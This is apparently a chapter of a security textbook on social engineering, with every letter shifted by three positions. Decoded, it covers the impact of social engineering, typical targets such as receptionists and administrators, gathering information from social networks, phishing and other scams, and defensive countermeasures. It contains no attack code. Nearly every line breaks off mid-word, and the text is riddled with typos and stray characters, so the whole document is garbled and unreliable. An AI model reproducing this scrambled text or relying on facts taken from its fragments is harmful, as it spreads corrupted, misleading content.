HPDLOV RU RWKHU PHDQV

([SORLW WKH UHODWLRQVKLS ZLWK WKH YLFWLP

<RX FDQ DOVR ORRN DW WKHVV IRXU SKDVHV DV WK
HQJLQHULQJ SURFHVV

- 5HVHDFK VWHS
- 'HYHORS VWHSV DQG
- ([SORLW VWHS



(& &RXQFLO UHFRPPHQGV ZD\WFK WKH YLFWLP

7KH ,WDOLDQGVWKH IDU DW ZD\ WR REVHUYH
VRFLDO HQJLQHULQJ IDUWKHQHFWLRQ&DQDPDWLJDWLRQ
D UHDO OLIH VRFLDO HQJLQHULQJ ,I\RX ZDWFK WKH
GLIIHUHQW ZD\ VRFLDO HQJLQHULQJ WHFKQLTXH
ZK\ WKH\ DUH HIIHFWLYH

:KDW ,V WKH ,PSDFW RI 6RFLDO (QJLQHULQJ

6RFLDO HQJLQHULQJ FDQ KDYH PDQ\ SRWHQWLDO R
DQG VRPH OHVV VR ,W LV LPSRUWDQW WKDW \RX XQ
KDYH IDU UHDFKLQJ HIIHFWV

(FRQRPLF /RWLV RQH LV IDLUO\ REYLXXV \$ VRFLDO
RUJDQLJDWLRQ WR ORVH PRQH\ WKURXJK GHFHSWLR

7HUURUB\WKDSV RQH RI WKH PRUH YLVLEOH IRUPV F
WKLV FDVH D WDUJHW LV FRHUFHG LQWR DFWLRQ W

/RVV RI 3ULQDWWDFNHU XVLQJ WKHVV WHFKQLTXHV
SHUIRUP LGHQWLW\ WKHIW RQ DQ\ QXPEHU RI YLFWL

/DZVXLWV DQG \$UEHSHQWLQJ RQ WKH FRPSURPLVH
RI DQ DWWDFN PD\ UHVXOW LQ ODZVXLWV RU RWKHU
RUJDQLJDWLRQ

7HPSRUDU\ RU 3HUPDQH\WKHQGRVXUHQ KRZ EDG WKH
FDQ EH FDWDVWURSKLF ZLWK DQ HQWLUH EXVLQHVV
DQG ODZVXLWV

/RVV RI *RRD\WK DQ ORVVHV PD\ QRW EH PRQ
VXFK DV WKH ORVV RI JRRGZLOO IURP FXVWRPHUV R



,I \RX KDYH D JRRG PHPRU\ \RX PD\ UHFDO

IURP SUHYLRXV GLVFXVVLQRQV ,IYH UHSHDWHG WK
HQJLQHHULQJ DWWDFNV FDQ EH MXVW DV GDQJHUR
,W LV WR \RXU EHQHILW WR UHPHPEHU WKLW ZKHQ
EHFDXVH IDU WRR RIWHQ WKH VRFLDO HOHPHQW L\
WHFKQRORJ\ \$OWKRXJK LW LV SRVVLEOH WR GR W
WHFKQLFDO DWWDFN VRPHWLPHV \RX FDQ JHW ZK

&RPPRQ 7DUJHWV RI 6RFLDO (QJLQHHULQJ

\$Q DWWDFNHU ZLOO ORRN IRU WDUJHWV RI RSSRUW)
RIIHU 6RPH FRPPRQ WDUJHWV LQFOXGH UHFHSWLRQ
V\WHP DGPLQLVWUDWRUV RXWVLGH YHQGRUV DQG
HDFK DQG VHH ZK\ WKLW LV

5HFSWLRQLVWV²RQH RI WKH ILUVW SHRSOH YLVLWF
WDUJHWV 7KH\ VHH PDQ\ SHRSOH JR LQ DQG RXW RI
DGGLWLRQ UHFHSWLRQLVWV DUH PHDQW WR EH KHC
(VWDEOLVKLQJ D UDSSRUW ZLWK WKHVH LQGLYLGXD
LVWV RZQ RU IRU IXWXUH DWWDFNV

+HOS GHVN SHUVRQQHO RIIHU DQRWKHU WHPSWLQJ
WKH\ PD\ KDYH DERXW LQIUDVWUXFWXUH DPRQJ RW
DVNLQJ WKHVH SHUVRQQHO OHDGLQJ TXHVWLRQV FC

6\WHP DGPLQLVWUDWRUV FDQ DOVR EH YDOXDEOH
LQIRUPDWLRQ WKH\ SRVVHV 7KH W\SLFDO DGPLQL\
OHYHO NQRZOHGJH RI LQIUDVWUXFWXUH DQG DSSOL
\$OVR VRPH V\WHP DGPLQV SRVVHV IDU UHDFKLQJ
QHWZRUN DQG LQIUDVWUXFWXUH *LYHQ WKH ULJKW
FDQ VRPHWLPHV \LHOG WUHPHQGRXV DPRXQWV RI L\
SDVW LQFOXGH DVNLQJ TXHVWLRQV DERXW WKHLU H
XVLQJ WKDW WR OHDUQ PRUH DERXW ZKDW WKH\ FXI

([HFXWLYHV DUH DQRWKHU SULPH WDUJHW IRU DWWI
SRVLWLRQV DUH QRW IREFXVHG RQ VHFUXLW\ ,Q IDF\
RQ EXVLQHVV SURFHVVHV VDOHV ILQDQFH DQG RW

8VHUV DUH SUREDEO\ RQH RI WKH ELJJHVW VRXUFHV
KDQGOH SURFHVV DQG PDQDJH LQIRUPDWLRQ GD\ V
RI WKHVH LQGLYLGXDOV PD\ EH OHVV WKDQ SUHSDU



0DQ\ WLP HV RYHU WKH \HDUV , KDYH QRWLF

DGPLQLVWUDWRUV WR OHDYH WKHPVHOYHV VKRUW
QRW JRLQJ WR EDVK WKH LGHD RI VKRUWFXWV², XV
XVDJH²LW¹V WKH LQFRUUHFW XVDJH RI VKRUWFXW¹
DSSOLFDWLRQV WKDW , ILQG PRVW SUREOHPDWLF I
SHUIRUPHG PDQ\ V\ VWHP DXGLWV LQ ZKLFK , IRXQG
DGPLQLVWUDWRU WR TXLFNO\ DQG HDVLO\ ORJ LQ
KDYLQJ WR JR WKURXJK VDIHU RU SHUPLWWHG PHM
DFFRXQWV ZHUH XQPRQLWRUHG²RU HYHQ IRUJRWW
RUJDQL]DWLRQ ,Q WKH ODWWHU FDVH WKH DFFRX
NQHZ WKH\ H[LVWHG H[FHSW WKHLU RULJLQDO FUH
.QRZLQJ WKDW VRPH DGPLQLVWUDWRUV KDYH WKLV
ORRN IRU FOXHV DV WR WKH H[LVWHQFH RI VXFK D
6R ZK\ GR V\ VWHP DGPLQLVWUDWRUV DQG WKH OLN
VHFXULW\ RQ D V\ VWHP" :HOO , KDYH IRXQG LQ VR
WR SURYLGH DQ DOWHUQDWLYH PHDQV WR HQWHU
DFFRXQWV DUH XQDYDLODEOH ,Q RWKHU ZRUGV W
RU WKHLU SULPDU\ DFFRXQWV DUH ORFNHG RXW

6RFLDO 1HWZRUNLQJ WR *DWKHU ,QIR

2YHU WKH ODVW GHFDGH VRPH RI WKH ELJJHVV VHF
VRFLDO QHWZRUNLQJ 7KH UDSLJ JURZWK RI WKHVH
SRVW RQ)DFHERRN 7ZLWWHU DQG PDQ\ RWKHU QH
SRVWLQJ"

- 3HUVRQDO LQIRUPDWLRQ
- 3KRWRV
- /RFDWLRQ LQIRUPDWLRQ
-)ULHQQ LQIRUPDWLRQ
- %XVLQHVV LQIRUPDWLRQ
- /LNHV DQG GLVOLNHV

7KH GDQJHU RI PDNLQJ WKLW ZHDOWK RI LQIRUPDWL
SLHFH WRJHWKHU FOXHV IURP WKHVH VRXUFHV DQG
EXVLQHVV :LWK WKLW LQIRUPDWLRQ LQ KDQG WKH
LPSHUVRQDWLRQ RI WKDW LQGLYLGXDO RU JDLQ HQ
LQIRUPDWLRQ



7KH SURFHVV RI XVLQJ LQIRUPDWLRQ IURP
LQGLUHFWO\ JDLQ LQVLJKW DERXW D KLGQHURQFS
:KHQ \RX DV DQ DWWDFNLQJ SDUW\ SOD\ GHWHFW
DQG DV FRPSOHWHO\ DV SRVVLEOH WKH UHVXOWV
HDEV RSHQ \RX FDQ FDWFK QXJJHWV RI LQIRUPDW
WKH FRXUVH RI D FRQYHUVDWLRQ RU D GD\

%HIRUH \RX SRVW DQ\ WISH RI LQIRUPDWLRQ RQ WK

- +DYH \RX WKRXJKW DERXW ZKDW WR VKDUH"
- +RZ VHQVLWLYH LV WKH LQIRUPDWLRQ EHLQJ SRV\
- ,V WKLW LQIRUPDWLRQ WKDW \RX ZRXOG IUHHO\ VI
- ,V WKLW LQIRUPDWLRQ WKDW \RX ZLVK WR PDNH D

6RFLDO QHWZRUNLQJ KDV PDGH WKH DWWDFNHU\ V M
GDWD DQG SHUVRQDO LQIRUPDWLRQ DYDLODEOH ,Q
DV HDV\ WR JHW EXW QRZ ZLWK D IHZ EXWWRQ FOL
:LWK OLWWOH HIIRUW LV LW SRVVLEOH IRU DQ DWWI

- /RFDWLRQ LQIRUPDWLRQ
- 3HUVRQDO GDWD

- &RPSDQ\ LQIRUPDWLRQ
- 3KRWRV RI SULYDWH RU VHFXUH IDFLOLWLHV
- ,QIRUPDWLRQ RQ FRZRUNHUV
- (YHQW RU YDFDWLRQ LQIRUPDWLRQ

*RLQJ EDFN WR RXU HDUOLHU H[SORUDWLRQ RI IRRW
OHDUQHG MXVW KRZ SRZHUIXO XQSURWHFWHG LQIRU
LQIRUPDWLRQ RQ VRFLDO QHWZRUNV RU RWKHU VLW
KRZ YDOXDEOH WKH LQIRUPDWLRQ PD\ EH LQ WKH ZI
,W LV HDV\ WR VHDFK VRFLDO QHWZRUNV DQG ILQG
VKDUHG WR WRR ZLGH DQ DXGLHQFH

\$:HDOWK RI ,QIRUPDWLRQ

,Q HDUOI)DFHERRN RIILFLDOV DQQRXQFHG WK
PLOORLQ X VHUV PDNLQJ LW WKH ODUJHVW VRFLDC
H[SHFWHG /LNHZLVH 7ZLWWHU FODLPV WR KDYH
PLOORLQ PRQWKO\ YLVLWRUV :LWK WKLV NLQG RI
UHDFK LWV HDV\ WR VHH ZK\ FULPLQDOV ORRN W
LQIRUPDWLRQ DQG D JUHDW ZD\ WR ORFDWH DQG L
1RW VXUSULVLQJO\ VHFXULW\ VWRULHV DERXW 7Z
KHDGOLQHV LQ UHFHQW \HDUV ,Q RQH KLJK SURIL
7ZLWWHU DFFRXQWV RI PRUH WKDQ FHOHEULWLH
%DUDFN 2EDPD DQG %ULWQH\ 6SHDUV 7KH KDFNHG
PDOLFLRXV PHVVDJHV PDQ\ RI WKHP RIIHQVLYH \$
KLMDFNHG XVLQJ WKH FRPSDQ\V RZQ LQWHUQDO \
7ZLWWHU KDV DOVR KDG SUREOHPV ZLWK ZRUPV D
DQG WKHQ SRVW OLQNV WKDW DSSHU WR EH DERX
SRUQ RU RWKHU PDOLFLRXV VLWHV 2I FRXUVH 7Z
UHJXODUO\ FKDVHV GRZQ QHZ VFDPV DQG WKUHDW
%RWK VLWHV KDYH EHHQ FULWLFL]HG IRU WKHLU D
PDGH LPSURYHPHQWV LQ UHVSRQVH WR WKLV FULW
DXWRPDWHG SURFHVV IRU GHWHFWLQJ LVVXH V LQ
RU KDFNHU DWWHPSWV
:LWK)DFHERRN UHFHQWO\ FHOHEUDWLQJ LWV \H
OHVVHQLQJ LQ SRSXODULW\ WKH LVVXH RI VHFXUL
2YHU WKH QH[W GHFDGH PRUH DSSV VHUYLEFHV D
VZLWFK WR PHFKDQLVPV WKDW LQWHJUDWH PRUH \
DXWKHQWLFDWLRQ PHFKDQLVP \$OWKRXJK IRU WKH
LGHD IURP D VHFXULW\ VWDQGSRLQW LW PHDQV W
DOORZ DFFHVV WR D ZHDOWK RI OLQNHG LQIRUPDW

1HWZRUNLQJ

6RFLDO PHGLD FDQ EH PDGH VDIHU LI \RX WDNH VLP
IDFW LW KDV EHHQ IRXQG LQ PDQ\ FDVHV WKDW ZLV
DYRLG PDQ\ FRPPRQ VHFXULW\ LVVXH V DQG ULNV
HDUOLHU FKDSWHUV DQG DSSO\ LW WR WKHVH QHZ \$
3DVVZRUGLQJ WKH VDPH SDVVZRUG DFURVV PXOWLS
FRQWUROV RI WKH SDVVZRUG FDQ DFFHVV ZKDWHYH
DQ\ RI WKRVH VLWHV ,Q D ZRUVW FDVH VFHQDULR
WKH KDFNHU WKH NH\ WR DQ RQOLQH EDQNLQJ DFFR

RQ D VLWH WKDW GRHVQW SURWHFW LQIRUPDWLRQ
QHWZRUNLQJ VLWHV KDYH JURZQ VR ODUJH VR IDVW
WR VHFUXH WKH LQIRUPDWLRQ WKH\ DUH HQWUXVWH
XVHUV QHYHU RU UDUHO\ HYHU FKDQJH WKHLU SDVV
YXOQHUEOH

7RR 0XFK ,QIRUPDWLRQ WKH SUROLIHU DWLRQ RI VRFLD
VKDUH WRR PFK KDV EFRPH PRUH FRPPRQ 8VHUV
PRUH LQIRUPDWLRQ ZLWKRXW JLYLQJ PFK WKRXJKV
QRZGD\ WHQGV WR VNHZ WRZDUG VKDULQJ LQIRUF
QR ELJ GHDO +RZHYHU DQ LQGLYLGXDOV RU FRPS
WUQLVKHG LI WKH ZURQJ LQIRUPDWLRQ LV VKDUHG
EUXQW RI WKH SXEOLFV LUH EHFDXVH DQ HPSOR\H
RIHQVLYH ,W PD\ QRW LQLWDOO\ VHHP OLNH D VH
LVVXH EXW RQH RI WKH LWHPV \RX PXVW SURWHFW
SXEOLFV SHUFHSWLRQ RI \RXU FRPSDQ\



Real World Scenario

8QVDIH DW +RPH

2QH H[DPSOH RI D EUDQG EHLQJ WUQLVKHG WKUR
,Q ODUH WKH PDUNHWLQJ ILUP FRQUDFWHG E
WKH VRFLDO PHGLD QHWZRUN 7ZLWWHU WKDW ZDV
WKRXJK +RPH 'HSRW GLG QRW LWVHOI SRVW WKH W
RIILFLDO DFRXQW ,Q UHVSRQVH WR WKH LQFLGH
DJHQF\ DQG WKH HPSOR\H UHVSRQVLEOH IRU WKH
7KH IDOORXW IURP WKH LQFLGHQW LQFOXGHG GHU
+RPH 'HSRWV UHVSRQVH DV EHLQJ VZLIW GHFLVL
WKH SXEOLF ZHUH RIIHQGHG DQG YRZHG QRW WR H
2YHUDOO WKH UHDFWLRQ ZDVQW RYHUZKHOPHQJ
UHVSRQVH ,W FRXOG KDYH EHHQ PFK ZRUVH

0DQ\ W\SHV RI VFDPV FDQ HQVQDUH XVHUV E\ SUH\L
HQWLFHV SHRSOH WR LQYHVWLJDWH RU GR VRPHWKI
6HFUHW 'HWDLOV DERXW 6RPH7KH\ HVS\HWRI\VS'HWK
LQVDWLDEOH GHVLUH IRU LQIRUPDWLRQ UHJDUGLQJ
,P 6WUDQG HG LQ D)RUHLJQ &RXQWU\7KH\ HVS\HWRI\VS'HWK
WUJHW XVHUV E\ FODLPLQJ WKDW WKH PHVVDJH LV
ZLWKRXW PRQH\ LQ D IRUHLJQ FRXQWU\ RU EDG VLW
SD\ WKH SHUVRQ EDFN ZKHQ WKH\ JHW KRPH 2QFH \
SRLQW RI VHQGLQJ PRQH\ WKH VFDPHU FRPHV XS

LQFUHDV LQJO\ ODUJHU DPRXQWV HYHQWXDOO\ IOHT
'LG <RX 6HH 7KLV 3LFW%URHWRI)D FRI'ERRN DQG 7ZLWWF
SKLVKLQJ VFDPV WKDW LQYROYH D TXHVWLRQ WKDW
IDNH ORJLQ VFUHHQ ZKHUH \RX LQDGYHUWHQWO\ UI



Real World Scenario

7KH &DVH RI \$QQD .RXUQLNRYD

\$ JRRG H[DPSOH RI WKLV W\SH RI DWWDFN LV WKH
7KLV ZRUP OXUHG YLFWLPV E\ SURPLVLQJ QXG
WHQQLV VWDU EXW ZKHQ XVHUV RSHQH WKH DWV
7KH ZRUP IRUZDUGHG WKH PHVVDJH WR HYHU\RQH
DQG VWDUWHG WKH SURFHV DOO RYHU DJDLQ
,QWHUHVWLQJO\ WKH ZRUP DQG LWV GHOLYHU\ PH
PDOZDUH PDNHU GRZQORDGHG IURP WKH ,QWHUQH\

7HVW <RXWK,4V W\SH RI VFDP DWWUDFWV \RX ZLWK D
\RX WDNH WKH TXL\ \RX DUH HQFRXUDJHG WR HQWH
UHVXOWV ,Q RWKHU FDVHV WKH VFDP HQFRXUDJHV
VHUYLFH EXW WKH SULFH DSSHUV RQO\ LQ H[WUHF
7ZHHW IRU &DVH VFDP WDNHV PDQ\ IRUPV 30DNH PR
SURILW DUH WZR FRPPRQ FRPH RQV WKDW VHFUXL
2EYLRXVO\ WKLV VFDP SUH\V RQ XVHUV\ JUHHG DQ
RU WKHLU LGHQWLWLHV

8U &XWH OVJ KOH VH[XDO VROLFLWDWLRQ LV D WDFW
PDQ\ \HDUV YLD HPDLO DQG LV RQH WKDW KDV SURY
RI WKLV UXVH WZHHWV IHDWXUH VFDQWLO\ FODG ZI
LPDJH UDWKHU WKDQ LQ WKH FKHDFWHU WZHHV
\$PEHU \$OHUW ,WKLVHQ RQH LV QRW VR PXFK D VFDP DV
SDVWHG LQWR VWDWXV XSGDWHV WKDW WXUQ RXW \LQ
LQIRUPDWLRQ WKH\ DUH GHVLJQHG WR FDXVH SDQL
DPRQJ UHFLSLHQWV

&RXQWHUPHDXUHV IRU 6RFLDO 1HWZRUNLQJ
%HFDXVH VRFLDO QHWZRUNLQJ H[SORGHG LQ SRSXO
KDG OLWWOH WLPH WR GHDO ZLWK WKH SUREOHPV V
IHZ \HDUV DJR IRXQG WKDW PDQ\ FRPSDQLHV HLWKH
VRFLDO QHWZRUNLQJ RU ZHUH XQDZDUH RI WKH ULV
VWDUWLQJ WR EHFRPH DZDUH RI KRZ ELJ WKH GDQJH

SURWHFW WKHPVHOYHV &RPSDQ\ SROLFLHV VKRXOG
DQG QHWZRUNLQJ VLWHV DW ZRUN DV ZHOO DV WKH
DOORZHG WR XVH RQ WKH VLWHV

&XUUHQWO\ DERXW SHUFHQW RI FRPSDQLHV KDYH
WKH UHVW KDYH HLWKHU VXJJHVWHG GRLQJ VR RU D
FRPSDQLHV KDYH EHHQ EXUQHG RU KHDUG DERXW VI
GHFLGHG WR GR VRPHWKLQJ DERXW WKH LVVXH

6RFLDO QHWZRUNLQJ FDQ EH XVHG UHODWLYHO\ VDI
([HUFLVLQJ VRPH EDVLF VDIHW\ PHDVXUHV FDQ VXE\
VHUYLFHV \$V DQ HWKLFDO KDFNHU DQG VHFXULW\ S
WUDLQLQJ XVHUV RQ WKH IROORZLQJ SUDFWLFHV

- 'LVFRXUDJH WKH SUDFWLFH RI PL[LQJ SHUVRQDO
QHWZRUNLQJ VLWXDWLRQV \$OWKRXJK \RX PD\ QR'
LQIRUPDWLRQ WKDW LV VKDUHG LW VKRXOG EH N
- \$OZD\V YHUL\ FRQWDFWV DQG GRQ\W FRQQHFW V
SUREOHP RQ PDQ\ VRFLDO PHGLD QHWZRUNV XVH
LQGLYLGXDOV WKH\ GRQ\W NQRZ
- \$YRLG UHXVLQJ SDVVZRUGV DFURVV PXOWLSOH VR
PDVV FRPSURPLVH
- 'RQ\W SRVW MXVW DQ\WKLQJ RQOLQH UHPHPEHU
VRPHWLPHV \HDUV ODWHU %DVLFDOO\ LI \RX ZRX
RQOLQH
- \$YRLG SRVWLQJ SHUVRQDO LQIRUPDWLRQ WKDW FI
LP SHUVRQDWH \RX RU FRD[VRPHRQH WR UHYHDO



2QH YHU\ HIIHFWLYH ZD\ WKDW , KDYH IRXQ

VRFLDO PHGLD FDQ EH DQG WKH UROH LW FRXOG S
LV (FKRVHF 7KLV VHU\ [ZZZ HF K Q R H G V D H W L Q](#) LQIRUPDWLF
VHYHUDO VRFLDO QHWZRUN VLWHV DQG FURVV UH
WR SODFH VRFLDO PHGLD SRVWV LQ D VSHFLILF OR
WKLV VHUYLFH RU TXHU\LQJ E\ NH\ZRUG RU RWKHU
DPRXQW RI LQIRUPDWLRQ ,Q PDQ\ FDVHV WKRVH Z
DFFHVV ZLWK WKLV WRRO DUH GXPEVWUXFN DW WK

7R DYRLG SUREOHPV ZLWK VRFLDO QHWZRUNLQJ D F
FRXQWHUPHDVXUHV \$V D SHQWHVWHU FRQVLGHU U
ZD\ WR PLWLJDWH WKH WKUHDW RI VRFLDO HQJLQH

- (GXFDWH HPSOR\HHV DJDLQVW SXEOLVKLQJ DQ\ LG

LQFOXGLQJ SKRQH QXPEHUV SLFWXUHV RI KRPH :
WKDW PD\ EH XVHG WR GHWHUPLQH WKHLU LGHQW

- (QFRXUDJH RU PDQGDWH WKH XVH RI QRQ ZRUN DF
RWKHU W\SHV RI V\ VWHPV 3HUVRQDO DFFRXQWV I
VKRXOG EH XVHG LQ RUGHU WR SUHYHQW FRPSURF
- (GXFDWH HPSOR\HHV RQ WKH XVH RI VWURQJ SDVV
XVLQJ LQ WKH ZRUNSODFH
- \$YRLG WKH XVH RI SXEOLF SURILOHV WKDW DQ\ RQ
ZHDOWK RI LQIRUPDWLRQ IRU VRPHRQH GRLQJ UH\
- 5HPLQG XVHUV RI VXFK V\ VWHPV WKDW DQ\ WKLQJ
LW LV UHPRYHG E\ WKH SXEOLVKHU ,Q HVVHQFH
DZD\
- (GXFDWH HPSOR\HHV RQ WKH XVH RI SULYDF\ IHDW
WKH LQLWLDWLYH LQ VHQLQJ RXW HPDLOV ZKHQ
- ,Q VWUXFW HPSOR\HHV RQ WKH SUHVHQFH RI SKLV
DYRLG DQG UHSRUW WKHP



5HPHPEHU LW LV DOZD\V EHWWHU WR EH V

GHFLGLQJ ZKDW LQIRUPDWLRQ \RX IHHO FRPIRUWD
ORRSKROHV DQG GUDZEDFNV WR HYHUI\ V\ VWHP DQ
VHFXULW\ VHWWLQJV DQG OLPLW DFFHVV WR \RXU
WKDW LQIRUPDWLRQ 6R QHYHU LQFOXGH DQ\ FRQ
XVLQJ VRFLDO PHGLD IRU EXVLQHVV SXUSRVHV PD
RI DGGUHVHV DQG SKRQH QXPEHUV WKDW DUH JH
FDXWLRQ ZKHQ GLVWULEXWLQJ D GLUHFV OLQH WR
GHYHORSHG D SHUVRQDO UHODWLRQVKLS +DFNHU\
WKH\ GR DQG LW LV \RXU UHVSRQVLELOLW\ WR GH
XQGHUVWDQG WKH VHFXULW\ DQG SULYDF\ VHWWLQJ
DFFRXQWV

&RPPRQO\ (PSOR\HG 7KUHDWV

0DQ\ WKUHDWV ZLOO FRQWLQXH WR SRVH SUREOHPV
RSW WR VWRS XVLQJ WKLV UHVRXUFH \RX PXVW DG
WKUHDWV WDUJHWHG WRZDUG KXPdq EHLQJV DQG W
:KDW W\SH RI WKUHDWV WDUJHW XVHUV DQG SUH\ RI
IHZ

0DOZDUKLV FDQ EH XVHG DV DQ DOO LQFOXVLYH WH
ZRUPV 7URMDQ KRUVHV DQG RWKHU ,QWHUQHWW WK
HQJLQHULQJ PHDQV WKDW ZH DUH WDONLQJ DERXW
6KRXOGHU 6XUHQW\SH RI DWWDFN WDNHV SODFH ZK
DQRWKHU¶V VKRXOGHU RU VS\ RQ DQRWKHU¶V VFUH
W\SH EHFDXVH ZKHQ \RX VHH RWKHU SHRSOH ZDWH
QRUPDO KXPdq FXULRWLW\ DQG WKLQN OLWWOH RI L
(DYHVGURSKLQW LQYROYHV OLVWHQLQJ LQ RQ FRQYH
DQG RWKHU FRPPXQLFDWLRQV ZLWK WKH LQWHQW R
ZRXOG QRW RWKHUZLVH EH DXWKRULJHG WR KDYH

'XPSVWHU 'LZQHQJPDQ¶V WUDVK LV DQRWKHU PDQ¶V V
DEOH WR FROOHFW VHQVLWLYH RU LPSRUWDQW LQIF
SRLQWV DQG XVH LW WR SHUIRUP DQ DWWDFN ,Q SU
EXUQHG RU RWKHUZLVH GHVWUR\HG WR DYRLG LW E

3KLVKLQJ 3KLVKLQJ XVHV D OHJLWLPDWH ORRNLQJ HPD
D ZHEVLWH ZKHUH \RXU LQIRUPDWLRQ ZLOO EH FRO
HIIHFWLYH HYHQ WKRXJK WKLV WHFKQLTXH KDV EHI
PXOWLSOH ZDUQLQJV DQG DGYLVRULHV KDYH EHHQ :

\$OWKRXJK PDQ\ FRPSDQLHV LPSOHPHQW WHFKQRORJ
PHDVXUHV WR VWRS VRFLDO HQJLQHULQJ DWWDFN\
EHLQJV 7KH\ DUH LQ PDQ\ FDVHV RQ WKH IURQW OL
FDQ KHOS GHIHDW WHFKQRORJ\ UHODWHG DWWDFNV

,QVWDOOLQJ D ORGHUQ \$MEWKURPDVHQ SRUWDO WR WK
\RXU EURZVHU PXVW EH DV VDIH DQG VHFXUH DV SR
WZR WKLQJV 8VH WKH PRVW FXUUHQW EURZVHU DQ
DYRLG XQQHFHVVDU\ SOXJ LQV DQG DGG RQV WKDW
PRGHUQ ZHE EURZVHUV LQFOXGH IHDWXUHV WKDW S
SKLVKLQJ DQG ERJXV ZHEVLWHV



Real World Scenario

2XW ZLWK WKH 2OG DQG ,Q ZLWK WKH &K

,Q -DQXDU\ LQ DQ HIIRUW WR UHGXFH VXSSRUW
QXUVLQJMGHFLPH WR WDNH WKH XQXVXDO VWHS
WKHLU ROGHU XVHUV ZKR KDG OHJDF\ VRIWZDUH D
IROORZLQJ VWDWHPHQW

,(XVHUV PDNH XS RI RXU WUDIILF ULJKW QRZ
FRPSXWHUV DUH XSJUDGHG DQG FDQ XVH PRGHUQ
VRPH RI RXU FOLHQWV DUH VWLOO VWXFN ZLWK ,(
WKDW LQLWLDOO\ VHHPHG FUDJ\ WR XV EXW QRZ P
:H DUH RIIHULQJ WR EX\ D QHZ FRPSXWHU ZLWK D P
FXVWRPHUV ZKR DUH VWXFN ZLWK ,(:H GHWHUPL
VXSSRUW D EURZVHU IURP LQ DQG EH\RQG V
XSJUDGH WKHLU OHJDF\ KDUGZDUH

,Q DGGLWLRQ WR WKH VXSSRUW FRVWV QXUVLQJMGHFLPH
LV DOVR DYRLGLQJ WKH FRVWV DVVRFLDWHG ZLWK
RI DQ ROGHU DQG XQVXSSRUWHG EURZVHU \$OWKR
IRU \RXU FRPSDQ\ LW VKRZV D XQLTXH DSSURDFK

8VLQJ D 3RS XS \$OPPHUQ EURZVHU UHFRJQLJHV SRA
OHVV \RX NQRZ ZKHQ LW EORFNV D SRS XS DQG RII
XS DV QHHGHG

+HHGLQJ 8QVDIH 6LWH\ :DQJLQJ WR D ZHEVLWH WKDW
KDV NQRZQ VHFUXLW\ SUREOHPV WKH EURZVHU VKR

,QWHJUDWLQJ ZLWK \$QWL\RXU EURZVHU WKRXOG ZRU
DQWLYLUXV SURJUDP WR VFDQ GRZQORDGHG ILOHV I

8VLQJ \$XWRPDWLF 8SGDWHV EURZVHUV W\SLFDOO\ XSG
LQFRUSRUDWH IL[HV WR IODZV LQ WKH VRIWZDUH DQ

3ULYDWH %URZWLQJ DWXUH KDV EHFRPH D VWDSON R
SRSXODU EURZVHUV VXFK DV &KURPH ,QWHUQHWH ([S
SUHYHQWV WKH VDYLQJ RI VSHFLILF W\SHV RI LQIRU
DV ZHOO DV SUHYHQWLQJ FHUWDLQ EHKDYLRU IURP

&KDQJLQJ 2QOLQH+DLWZDUH FDQ FRPSHQVDWH IRU
7RROV FDQ KHOS EXW WKH\ FDQQRW VWRS \RX IURP



7DNH D PRPHQW WR WKLQN DERXW WKLV OD

HWKLFDO KDFNHU 7KH DYHUDJH SHUVRQ SDUWV ZL
QRZDGD\ WKURXJK VRFLDO QHWZRNLQJ DQG RWK
QHWZRNLQJ IHDWXUHV WKLQN QRWKLQJ RI SRVWL
GDQJHURXV LI LW IHOO LQWR WKH ZURQJ KDQGV

6RPH FRPPRQ PHWKRGV \RX VKRXOG FRQVLGHU HGXI
VKRXOG LQFOXGH WKH IROORZLQJ DW WKH YHU\ OHD

- ([HUFLVH FDXWLRQ RQ XQVHFXUHG ZLUHOHVV QHW
VKRS GRZQ WKH VWUHHW FRXOG FRVW \RX SOHQW
XQVHFXUHG FRQQHFWLRQ LV DQ RSHQ QHWZRUN W
SDVVHG IURP D ODSWRS WR WKH ZLUHOHVV URXW
ZLWK WKH ULJKW WRROV EHFDXVH LW LV QRW HQF
PDGH IURP RWKHU FRPSXWHUV FRQQHFWHG WR WK



\$V \RX OHDUQHG LQ RXU H[SORUDWLRQ RI Z

DVVXPH RQ SXEOLF QHWZRUNV RU XQNQRZQ QHWZF
7KLV DVVXPSWLRQ DOWKRXJK LW PD\ EH XQWUXH
WRZDUG EHLQJ PRUH FDXWLRXV ZLWK WKH LQIRUP
QHWZRUNV

- %H FDUHIXO DFFHVVLRQJ VHQVLWLYH LQIRUPDWLRQ
FRQQHFWLRQ RU D 931 SHRSOH FDQ VHH ZKDW \R
VHQVLWLYH LQIRUPDWLRQ WR D SHUVRQ ZDONLQJ
RQOLQH EDQNLQJ 7KH VDPH LV WUXH LQ DQ RIILF
FXELFOH ZDOO RU DQ XQVFUXSXORXV QHWZRUN DC
VQDJ D SDVVZRUG
- 'RQ\W VDYH SHUVRQDO LQIRUPDWLRQ FDXDOO\ R
RIIHU WR VDYH D FUHGLW FDUG DQG DGGUHVV LQI
\$OWKRXJK WKH LQIRUPDWLRQ LV VXSSRVHGO\ VHF
RFFXUUHG UHFHQWO\
- %H FDUHIXO DERXW SRVWLQJ SHUVRQDO LQIRUPDV
WKH GHWDLOV RI WKHLU SHUVRQDO OLYHV RQ VRF
JLYH WKH SXEOLF DFFHVV WR WKHLU LQIRUPDWLR
- .HHS \RXU FRPSXWHU SHUVRQDO ,QWHUQHW EURZ
OR]LOOD)LUHIR[PDNH LW HDV\ WR VWRUH SDVVZR
RSHQV VXFK D ZHE EURZVHU FDQ FKHFN WKH EURZ

DXWRPDWLFDOO\ ORJ LQ DV \RX LI \RX RSW WR KI
VWRULQJ SDVVZRUGV²RU EHWWHU \HW SDVVZRUG
QRW LQ XVH 0DNH D VHFRQG DFFRXQW RQ D FRPS
LQIRUPDWLRQ LV NHSW VHSDUDWH DQG PDNH VXU
QRW JLYHQ KLJK OHYHO DFFHVV VXFK DV WKDW DY



\$OVR FRQVLGHU WKDW ZKHQ \RX XSJUDGH E

SURYLGH DQ H[WHQVLYH OLEUDU\ RI SOXJ LQV H[W
EURZVHU PRUH VHFXUH WKDQ LW ZRXOG EH RQ LW\
&KURPH RIIHUV H[WHQVLRQV OLNH *KRVWHU\ \$GEC
2YHU WKH ODVW FRXSOH RI \HDUV VRPH RI WKH PF
EHHQ GLVFRQWLQXHG RU SODQV WR GR VR KDYH EI
SRSXODU \$GREH)ODVK DQG 2UDFOH¶V -DYD KDYH E
EH SKDVHG RXW RU NLOOHG RII FRPSOHWHO\

,GHQWLW\ 7KHIW

2QH RI WKH PRVW SURPLQH QW DQG UDSLGO\ HYROYL
XQGHU WKH KHDGLQJ RI VRFLDO HQJLQH HULQJ \$FFR
